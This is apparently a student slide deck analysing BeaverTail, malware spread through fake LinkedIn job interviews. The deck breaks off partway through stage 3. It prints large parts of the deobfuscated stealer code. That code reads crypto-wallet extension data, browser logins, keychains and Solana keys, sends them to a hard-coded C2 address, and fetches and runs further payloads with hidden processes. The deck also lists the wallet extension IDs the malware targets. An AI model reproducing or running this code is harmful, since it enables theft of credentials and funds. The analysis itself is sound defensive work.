看個 Linkedin 面個試，突然比特幣就沒了

Beavertail 惡意程式分析


Group 6

陳彥瑋（ywc）、江佳盈（貓貓）、鄭宇兩（betan）

Introduction


- Imagine that you are a software engineer.
- Someone send a online technical interview invition to you in Linkedin.
- During interview, s/he give you a repository link about full stack web application and ask you to explain it.
- The code seems fine. So you pull it, run it and explain how it works.
- 3 days after. You found a anydesk run on your computer (but you never downloaded it). Also, all of your bitcoin in Metamask are gone.
- What happened?

Introduction



Introduction

- 2023/11/21 Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors
- 2024/06/11 Richard Chang - How Onder Kayabasi faked Peig.io
- 2024/09/06 北韓駭客Lazarus假借線上徵才名義與冒牌視訊會議軟體，鎖定求職者詐騙
- 2025/01/02 後門程式OtterCookie鎖定軟體開發人員而來，北韓駭客假借徵才名義散布



Introduction

- Group: Lazarus 
- Campaign: Contagious Interview (CL-STA-240)
- Common Malware Family
  - BeaverTail
  - InvisibleFerret
  - OtterCookie
  - ...

alias.js

- Something weird in this program?

[Obfuscator.io Deobfuscator]

```
/**
 * This function generates an object containing aliases for frequently used paths in a project.
 *
 * The aliases are shorthand references for specific directory paths, allowing easier and cleaner imports
 * throughout the project. This is particularly useful in larger projects where directory structures
 * can get complex. Instead of importing files with relative paths like `../../../app/store`,
 * these aliases provide a simpler and more maintainable way to import modules.
 *
 * @param {string} [prefix='src'] - The base directory path to prepend to the aliases. Defaults to `src`.
 * @returns {Object} An object where keys are alias names and values are their corresponding directory paths.
 *
 * Example:
 * - If `prefix` is ``'src'``, the alias ``'@fuse'`` will point to ``'src/@fuse'``.
 * - You can then use the alias in your imports like `import something from '@fuse/some-module';`.
 *
 * Export:
 * - The function is exported via `module.exports` so it can be imported and used elsewhere,
 *   typically in build configuration files like Webpack, Vite, or Rollup to configure path resolution.
 */

const aliases = (prefix = `src`) => ({
  '@fuse': `${prefix}/@fuse`,
  '@history': `${prefix}/@history`,
  '@lodash': `${prefix}/@lodash`,
  '@mock-api': `${prefix}/@mock-api`,
  'app/store': `${prefix}/app/store`,
  'app/shared-components': `${prefix}/app/shared-components`,
  'app/configs': `${prefix}/app/configs`,
  'app/theme-layouts': `${prefix}/app/theme-layouts`,
  'app/AppContext': `${prefix}/app/AppContext`,
});

module.exports = aliases;
```

alias.js

- Base64 encoded string
- Shuffled C2 string

- C2: 95.217.124.253

```
const r = a => (s1 = a.slice(1), Buffer.from(s1, "base64").toString("utf8"));
path = require("path");
request = require("request");
exec = require("child_process")["exec"];
myhostname = os["hostname"]();
myplatform = os["platform"]();
myhomedir = os["homedir"]();
mytmpdir = os["tmpdir"]();
mytype = os["type"]();
let e;
const getServerURL = () => {
  var c = "";
  var a = "";
  var $ = "";
  for (var e = 0; e < 10; e++) {
    c += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM="[e];
    a += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM="[10 + e];
    $ += "OTUuMjE3LjaHR0cDovLwEyNC4yNTM="[20 + e];
  }
  c = c + $ + "";
  return Buffer.from(a, "base64").toString("utf8") + Buffer.from(c, "base64").toString("utf8"); };
};
```

alias.js (main)

- Execute main() every 5 minutes for 5 times
- Exfiltrate chrome / brave / opera extension data
- Exfiltrate some credential depend on platform
- Run stage 2 payload

```
535  const main = async () => {
536    try {
537      e = Date.now();
538      await (async () => {
539        myhostname = myhostname;
540        try {
541          const t = expandpath("~/");
542          /* "Local/Google/Chrome", "Google/Chrome", "google-chrome" */
543          await read_extension_and_exfiltrate_multiplatform(J, 0);
544          /* "Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"
545          await read_extension_and_exfiltrate_multiplatform(_, 1);
546          /* "Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera",
547          await read_extension_and_exfiltrate_multiplatform(g, 2);
548          if ("w" == myplatform[0]) {
549            pa = `${t}${"/AppData/"}${"Local/Microsoft/Edge"}${"/User Data"}`;
550            await read_extension_and_exfiltrate(pa, "3_", false);
551          } else if ("d" == myplatform[0]) {
552            await read_chrome_keychain_and_exfiltrate();
553            await read_brave_logindata_and_exfiltrate();
554            await read_firefox_login_and_exfiltrate();
555          } else if ("l" == myplatform[0]) {
556            await read_linux_keyring_and_exfiltrate();
557            await read_linux_chrome_and_exfiltrate();
558            await read_linux_firefox_login_and_exfiltrate();
559          }
560        } catch (t) {}
561      })();
562      run_stage2_script();
563    } catch (t) {}
564  };
565  main();
566  let lt = setInterval(() => {
567    if ((et += 1) < 5) {
568      main();
569    } else {
570      clearInterval(lt);
571    }
572  }, 600000);
```

alias.js (read_extension_and_exfiltrate_mp)

- d (Darwin, aka macOS): ~/Library/Application Support/<browser>
- l (Linux): ~/.config/<browser>
- Other (maybe Windows): ~/AppData/<browser>/User Data

```
161 const read_extension_and_exfiltrate_multiplatform = async (t, c) => {
162   try {
163     const a = expandpath("~/");
164     let $ = "";
165     $ = "d" == myplatform[0] ? `${a}${"/Library/Application Support/"}${Buffer.from(t[1], "base64").toString("utf8")}` :
166         "l" == myplatform[0] ? `${a}${"/.config/"}${Buffer.from(t[2], "base64").toString("utf8")}` :
167         `${a}${"/AppData/"}${Buffer.from(t[0], "base64").toString("utf8")}${"/User Data"}`;
168     await read_extension_and_exfiltrate($, `${c}_`, 0 == c);
169   } catch (t) {}
170 };
```

alias.js (read_extension_and_exfiltrate)

- Decode extension id
- Read extension ldb and log from all profile in browser

```
for (let profileid = 0; profileid < 200; profileid++) {
  for (let t = 0; t < U.length; t++) {
    const extension_id = Buffer.from(U[t] + B[t], "base64").toString("utf8");
    if (checkFileExist( ${ ${t}/${0 === profileid ? default_s :  ${profile} ${profileid}`}/${extension_id}
    `}/${extension_id}`)) {
      try {
        far = fs[readdirSync](`${`${t}/${0 === profileid ? default_s : `${profile} ${profileid}`}/$
        {extension_id}`}/${extension_id}`);
      } catch (t) {
        far = [];
      }
      far.forEach(async t => {
        r = path.join(`${`${t}/${0 === profileid ? default_s : `${profile} ${profileid}`}/${extension_id}
        `}/${extension_id}`, t);
        try {
          if (r.includes(ldb) || r.includes(log)) {
            extensiondata.push({
              [value]: fs[createReadStream](r),
              [options]: {
                [filename]: `${c}${profileid}_${extension_id}_${t}`
              }
            });
          }
        } catch (t) {}
      });
    }
  }
}
```

alias.js (read_extension_and_exfiltrate)

Extension ID	Name
nkbihfbeogaeaoehlefnkodbefgpgknn	metamask
ejbalbakoplchlghecdalmeeeajnimhm	metamask
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet extension
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
ejjladinnckdgjemekebdpeokbikhfci	Petra Aptos Wallet
efbglgofoippbgcjepnhiblaibcnclgk	Martian Aptos & Sui Wallet Extension
phkbamefinggmakgklpkljjmgibohnba	Pontem Crypto Wallet
aeachknmefphepccionboohckonoeemg	Coin98 Wallet Extension: Crypto & Defi
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet

Extension ID	Name
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
jblndlipeogpafnldhgmapagcccfchpi	Kaia Wallet
egjidjbpglichdcondbcbdnbeeppgdph	Trust Wallet
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
opcgpfmipidbgpenhmajoajpbobppdil	Sui Wallet
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos - Starknet Wallet
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X - Starknet Wallet
idnnbdplmphpflfnlkomgpfbpcgelopg	Xverse Wallet

alias.js (read_extension_and_exfiltrate)

- read solana public / private key
- exfiltration

```
126   if (need_read_solana) {
127     const solana_id_txt = "solana_id.txt";
128     r = `${myhomedir}${"/.config/solana/id.json"}`;
129     if (fs[existsSync](r)) {
130       try {
131         extensiondata.push({
132           [value]: fs[createReadStream](r),
133           [options]: {
134             [filename]: solana_id_txt
135           }
136         });
137       } catch (t) {}
138     }
139   }
140   exfiltration(extensiondata);
141   return extensiondata;
142 };
```

alias.js (exfiltration)

- Send to http://<c2>/uploads endpoint with POST method
- Content:
  - Current timestamp
  - xyz2 type
  - Hostname
  - Exfiltrate files

```
143  const exfiltration = t => {
144    const multifile = "multi_file";
145    const uploads = "/uploads";
146    const $ = {
147      timestamp: e.toString(),
148      type: "xyz2",
149      hid: myhostname,
150      [multifile]: t
151    };
152    const serverurl = getServerURL();
153    try {
154      const t = {
155        [url]: `${serverurl}${uploads}`,
156        [formdata]: $
157      };
158      request[post](t, (t, c, a) => {});
159    } catch (t) {}
160  };
```

alias.js (main)

```
548     if ("w" == myplatform[0]) {
549       pa = `${t}${"/AppData/"}${"Local/Microsoft/Edge"}${"/User Data"}`;
550       await read_extension_and_exfiltrate(pa, "3_", false);
551     } else if ("d" == myplatform[0]) {
552       await read_chrome_keychain_and_exfiltrate();
553       await read_brave_logindata_and_exfiltrate();
554       await read_firefox_login_and_exfiltrate();
555     } else if ("l" == myplatform[0]) {
556       await read_linux_keyring_and_exfiltrate();
557       await read_linux_chrome_and_exfiltrate();
558       await read_linux_firefox_login_and_exfiltrate();
```

- w (Windows)
  - Read Edge extension
    - ~/AppData/Local/Microsoft/Edge/User Data
- d (Darwin)
  - Read Chrome credential
    - ~/Library/Keychains/login.keychain{-db}
    - ~/Library/Application Support/Google/Chrome/<profile>/Login Data/ld_<id>
  - Read Brave credential
    - ~/Library/Application Support/BraveSoftware/Brave-Browser/<profile>/Login Data/brld_<id>
  - Read Firefox credential
    - ~/Library/Application Support/Firefox/<profile>/key4.db
    - ~/Library/Application Support/Firefox/<profile>/logins.json

alias.js (main)

```
548         if ("w" == myplatform[0]) {
549           pa = `${t}${"/AppData/"}${"Local/Microsoft/Edge"}${"/User Data"}`;
550           await read_extension_and_exfiltrate(pa, "3_", false);
551         } else if ("d" == myplatform[0]) {
552           await read_chrome_keychain_and_exfiltrate();
553           await read_brave_logindata_and_exfiltrate();
554           await read_firefox_login_and_exfiltrate();
555         } else if ("l" == myplatform[0]) {
556           await read_linux_keyring_and_exfiltrate();
557           await read_linux_chrome_and_exfiltrate();
558           await read_linux_firefox_login_and_exfiltrate();
```

- l (Linux)
  - Read Linux keyring
    - ~/.local/share/keyrings/*
  - Read Chrome credential
    - ~/.config/google-chrome/<profile>/Login Data/ld_<id>
    - ~/.config/google-chrome/ld_<id>
  - Read Firefox credential
    - ~/.mozilla/firefox/<profile>/key4.db
    - ~/.mozilla/firefox/<profile>/key3.db
    - ~/.mozilla/firefox/<profile>/logins.json

alias.js (run_stage2_script)

- Windows
  - Check python exist
  - If exist
    - Get stage 2 payload from http://<c2>/client/xyz2
    - python ~/.npl
  - Otherwise
    - Get python
- Another platform
  - Run python3 directly

```
493  const run_stage2_script = async () => await new Promise((t, c) => {
494    if ("w" == myplatform[0]) {
495      if (fs[existsSync](`${`${myhomedir}${"\\.pyp\\python.exe"}`}`)) {
496        (() => {
497          const serverurl = getServerURL();
498          const client = "/client";
499          const get = "get"
500          const writefilesync = "writeFileSync";
501          const npl = "/.npl";
502          try {
503            fs[unlinkSync](`${myhomedir}${npl}`);
504          } catch (t) {}
505          request[get](`${serverurl}${client}/${"xyz2"}`, (t, c, $) => {
506            if (!t) {
507              try {
508                fs[writefilesync](`${myhomedir}${npl}`, $);
509                exec(`"${myhomedir}${"\\.pyp\\python.exe"}" "${`${myhomedir}${npl}`}"`, (
510              } catch (t) {}
511            }
512          });
513        })();
514      } else {
515        getpython();
516      }
```


alias.js (getpython)

- Get python from http://<c2>/pdown
- Decompress it with tar –xf
- Tar is pre-installed after Win10 (1803)

```
475     exec(`${"curl -Lo"} "${`${mytmpdir}\\${"p.zi"}`}" "${`${getServerURL()}${"/pdown"}`}"`,
476       if (t) {
477         tt = 0;
478         return void settimeout_getpython();
479       }
480       try {
481         tt = 51476596;
482         fs[renameSync](`${mytmpdir}\\${n("cC56aQ")}`, `${mytmpdir}\\${t}`);
483         decompressTar(`${mytmpdir}\\${t}`);
484       } catch (t) {}
```

```
436   const decompressTar = async t => {
437     exec(`${"tar -xf"} ${t} -C ${myhomedir}`, (c, $, r) => {
438       if (c) {
439         fs[rmSync](t);
440         return void (tt = 0);
441       }
442       fs[rmSync](t);
443       run_stage2_script();
444     });
445   };
```

alias.js


Stage1
原始檔案、
偷錢包+credential
原始GitHub
aliases.js
無python
C2/pdown
Python.exe
有python

Stage2 – main_xyz2.py(~./npl)

- Decode, get download.py

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
exec((_)(b'=E8/km2A+/3nrzfpuwQbjkwvWFyxA05+6Dh58tyEI8rstXzAhB8EfLa/
jGB8osqGjxBtoFYfwHEoKAkQwAgBAUyGXrgZdx2vRVFqQkqdZmJgtPPWkbibHOD1a6lGdo/3EpJkczm/RYageeTKoT
+6kMh1LM5FmE6kFnP9VLZ2+15pBtsQa/Q1wqFv21wUARImKXoEEHgfx6tkzE7DTUR083FUW+8HbriWY5HzDCaIrOgO
hiHyfRy5r4u0UaJRk40QcXHuWqFsOh05xdxg4HwlkCaaVR39kEC2+VRX8/0Kiz9HS
+a3pcFtpkNBZ5dXkivyPjq97466mJqtv1AWkdWfT5yRh59WPbhNghqvMLrr0Bj2aQrygcdgliaEpuLFtkVRN8bMHTH
```

```
b"exec((_)(b'==AqT3ns/1///9Z+q1N+yJX96tWDejGnWCq4mfnHl3
1+f0wHOHK8C5X22eYSbedPgRbdyNIWyVWadMq29ODPKmTGJdd/wpVgP
1hJ6rBRiufAv8p9JwHmJB8iYOYOp6NJvtnRnBH8UIkUcMZVZ03EXlSX
nxL9seoQfDjI3OFrZbjenHqlP88zpxjuxX0dV5kghyf4OmY3HOPNgEe
vDOVlcVm/OR/zf8l13fOUI+wYqRpyTkqApTXV/hSJ7tWb2TNlrqw2j6
```

```
sType = 'xyz2'

e = "c8Kww4HDmMK5wrvDrMKXw4vCqMOHw43CgH3CpMOnw5XCqMOIw47CucK7w6XCo8OYwrrCgMObwr/Cq
import base64
key = e[-8:]
ne = base64.b64decode(e[:-8].encode('utf-8')).decode('utf-8')
key = (key * ((len(e) // len(key)) + 1))[:len(ne)]
exec(''.join(chr((ord(char) - ord(key[i])) % 256) for i, char in enumerate(ne)))
```

download.py

```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m',

ot = platform.system()
home = os.path.expanduser("~")
host="EyNC4yNTM=OTUuMjE3Lj"
host1 = base64.b64decode(host[-10:] + host[:-10]).dec
host2 = f'http://{host1}:80'
pd = os.path.join(home, ".n2") # ~\.n2
ap = pd + "/pay" # ~\.n2/pay
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd) #
    except:pass

    try:
        aa = requests.get(host2+"/payload/"+sType, a
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
```

Stage2 – download.py

- Access `http://<c2>/payload/xyz2` to download the payload.
  - Place it in the ~/.n2/pay file, then execute.

```
5   ot = platform.system()
6   home = os.path.expanduser("~")
7   host="EyNC4yNTM=OTUuMjE3Lj"
8   host1 = base64.b64decode(host[-10:] + host[:-10]).decode() #<c2_server>
9   host2 = f'http://{host1}:80'
10  pd = os.path.join(home, ".n2") # ~\.n2
11  ap = pd + "/pay" # ~\.n2/pay
12  def download_payload():
13      if os.path.exists(ap):
14          try:os.remove(ap)
15          except OSError:return True
16      try:
17          if not os.path.exists(pd):os.makedirs(pd) #create folder  ~\.n2
18      except:pass
19
20      try:
21          #download "<c2_server>/payload/xyz2"
22          aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
23          with open(ap, 'wb') as f:f.write(aa.content)#把載下來的寫進 ~\.n2/pay
24          return True
25      except Exception as e:return False
26  res=download_payload()
27  if res: # 執行剛載下來的pay檔案
28      if ot=="Windows":subprocess.Popen([sys.executable, ap],
29                                        creationflags=subprocess.CREATE_NO_WINDOW |
30                                        subprocess.CREATE_NEW_PROCESS_GROUP)
31      else:subprocess.Popen([sys.executable, ap])
```

Stage2 – download.py

- Access `http://<c2>/payload/xyz2` to download the payload.
  - Place it in the ~/.n2/pay file, then execute.

```
5   ot = platform.system()
6   home = os.path.expanduser("~")
7   host="EyNC4yNTM=OTUuMjE3Lj"
8   host1 = base64.b64decode(host[-10:] + host[:-10]).decode() #<c2_server>
9   host2 = f'http://{host1}:80'
10  pd = os.path.join(home, ".n2") # ~\.n2
11  ap = pd + "/pay" # ~\.n2/pay
12  def download_payload():
13      if os.path.exists(ap):
14          try:os.remove(ap)
15          except OSError:return True
16      try:
17          if not os.path.exists(pd):os.makedirs(pd) #create folder  ~\.n2
18      except:pass
19
20      try:
21          #download "<c2_server>/payload/xyz2"
22          aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
23          with open(ap, 'wb') as f:f.write(aa.content)#把載下來的寫進 ~\.n2/pay
24          return True
25      except Exception as e:return False
26  res=download_payload()
27  if res: # 執行剛載下來的pay檔案
28      if ot=="Windows":subprocess.Popen([sys.executable, ap],
29                                        creationflags=subprocess.CREATE_NO_WINDOW |
30                                        subprocess.CREATE_NEW_PROCESS_GROUP)
31      else:subprocess.Popen([sys.executable, ap])
```

Stage2 – download.py

- Access `http://<c2>/brow/xyz2` to download the payload.
  - Place it in the ~/.n2/bow file, then execute.

```
36  ap = pd + "/bow" # ~\.n2/bow
37  def download_browse():
38      if os.path.exists(ap):
39          try:os.remove(ap)
40          except OSError:return True
41      try:
42          if not os.path.exists(pd):os.makedirs(pd)
43      except:pass
44      try:
45          # download "<c2_server>/brow/xyz2"
46          aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
47
48          with open(ap, 'wb') as f:f.write(aa.content) # 把載下來的寫進 ~\.n2/bow
49          return True
50      except Exception as e:return False
51  res=download_browse()
52  if res: # 執行剛載下來的bow檔案
53      if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW
54                                        | subprocess.CREATE_NEW_PROCESS_GROUP)
55      else:subprocess.Popen([sys.executable, ap])
56
```

Stage2 – download.py

- Access `http://<c2>/brow/xyz2` to download the payload.
  - Place it in the ~/.n2/bow file, then execute.


```
36  ap = pd + "/bow" # ~\.n2/bow
37  def download_browse():
38      if os.path.exists(ap):
39          try:os.remove(ap)
40          except OSError:return True
41      try:
42          if not os.path.exists(pd):os.makedirs(pd)
43      except:pass
44      try:
45          # download "<c2_server>/brow/xyz2"
46          aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
47
48          with open(ap, 'wb') as f:f.write(aa.content) # 把載下來的寫進 ~\.n2/bow
49          return True
50      except Exception as e:return False
51  res=download_browse()
52  if res: # 執行剛載下來的bow檔案
53      if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW
54                                        | subprocess.CREATE_NEW_PROCESS_GROUP)
55      else:subprocess.Popen([sys.executable, ap])
56
```

Stage2 – Summary

- Download:
  - http://<c2>/payload/xyz2 -> ~/.n2/pay
  - http://<c2>/brow/xyz2 -> ~/.n2/bow

Stage2

- Download File (main_xyz2.py) from C2
- Decode
- Execute
- Get
  - pay.py
  - bow.py



Stage3 - pay.py

- pay1
- pay2

```python
sType = 'xyz2'

e = ...
import base64
key = e[-8:]
ne = base64.b64decode(e[:-8].encode('utf-8')).decode('utf-8')
key = (key * ((len(e) // len(key)) + 1))[:len(ne)]
exec(''.join(chr((ord(char) - ord(key[i])) % 256) for i, char in enumerate(ne)))

e = ...
key = e[-8:]
ne = base64.b64decode(e[:-8].encode('utf-8')).decode('utf-8')
key = (key * ((len(e) // len(key)) + 1))[:len(ne)]
exec(''.join(chr((ord(char) - ord(key[i])) % 256) for i, char in enumerate(ne)))
```

Stage3 - pay1.py

- The code is divided into two parts:
  - Collecting data
  - Sending data to the C2

Stage3 - pay1.py - Collecting data

- This parts will collect:
  - System Name
  - Hostname
  - Version
  - Username

```
class System(object):
    def __init__(A):
        A.s=system() # 作業系統名稱
